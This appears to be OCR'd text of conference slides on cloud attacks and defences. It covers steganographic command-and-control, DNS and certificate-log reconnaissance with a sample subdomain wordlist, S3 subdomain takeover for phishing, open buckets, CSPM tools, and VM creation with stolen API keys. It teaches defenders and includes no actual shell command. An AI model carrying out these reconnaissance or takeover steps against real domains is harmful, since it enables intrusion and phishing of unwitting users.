




CnC using Steganography

- Possible for attacker to use a legitimate Social Media Site, Discussion Forum etc. to control the clients
- Purpose: Take advantage of somebody else's Good Reputation
- Steganography!
  - open source available





Cats vs Rats Going Hybrid: The Chase Continues!



Starting the Cloud Journey



Cloud Recon

Some Easy Attacks

Cloud Identity: Keys and Users

Data and Control Plane Attacks

Cloud Native Applications


AI



Itchy Reconnaisance: Finding Users

- Users (humans or cats) most common attack vector
- IT admins are prime target
- Developers too!






Itchy Reconnaisance: Finding Infrastructure



Certificate Transparency Logs

- Public ledger of “all” issued certificates
- Some browsers refuse to connect if certificate not published!
- Itchy learns fqdns of targets which have certificates!



Itchy Reconnaisance: Finding Infrastructure

DNS Scanning

- Scan for DNS names with a good wordlist



web
www
www-dev
support
db
micecontrol
.....

+

crueltesting.com
crueltesting.nl
crueltesting.nu

Itchy Reconnaisance: Finding Infrastructure



Mapping Infrastructure

- DNS scanning may reveal what services are used?

DNS for crueltesting.com

```
www     CNAME s3-website-us-west-1.amazonaws.com.
info      CNAME b123.s3.eu-north-1.amazonaws.com
app     CNAME appname.azurewebsites.net
```

Cats vs Rats Going Hybrid: The Chase Continues!



Starting the Cloud Journey

Cloud Recon



Some Easy Attacks

Cloud Identity: Keys and Users

Data and Control Plane Attacks

Cloud Native Applications

AI



Subdomain takeover (1-2)



1. Developer wants to use a cloud service: S3 bucket
(same attack applies to many other cloud services.)



2. Asks IT admin to register DNS CNAME for
b123.s3.eu-north-1.amazonaws.com



Bucket
“b123”

DNS

info.crueltesting.com CNAME b123.s3.eu-north-1.amazonaws.com

Subdomain takeover (3)



3. Developer deletes S3 bucket: Does not need it no more and wants to save (a little) money



Bucket “b123”

DNS

info.crueltesting.com CNAME b123.s3.eu-north-1.amazonaws.com

Subdomain takeover (4): Enters Itchy



Evil stuff, e.g. webpage with fake login…
Followed by phishing link



Bucket
“b123”

DNS

info.crueltesting.com CNAME b123.s3.eu-north-1.amazonaws.com


Open Buckets/Blobs



- Open S3 buckets or Azure blobs
- Sensitive data with public read access
- Data of any classification with public write access
- … should not happen?



Real-life Attacks on Unsecured buckets








Defense: Cloud Security Posture Management



- Cloud Provider Specific
  - Azure Security Center
  - AWS Security Hub
- Commercial CSPM
  - e.g. Wiz
- Open source CSPM



Cats vs Rats Going Hybrid: The Chase Continues!



Starting the Cloud Journey

Cloud Recon

Some Easy Attacks



Cloud Identity: Keys and Users

Data and Control Plane Attacks

Cloud Native Applications


AI



Protecting Your Compute in the Cloud







Quiz!

Since the Security Gateway blocks all incoming connections, does Schrödinger's still have to worry?

Yes

No

Yes and No



Schrödinger's Cat.
CISO.
(Scared)

Control Plane Attacks


- If attacker has gained access to API keys… bad things happen
  (we will discuss how attacker can get keys later)



Itchy with a key

Control Plane Attack: Create Evil Virtual Machine





What! Can Itchy really create an Evil Machine?

- Attacker can use a normal image (e.g. ubuntu linux)
- … and add a custom script to run at startup
  - using native OS commands “Living off the land”



evil command to create remote shell

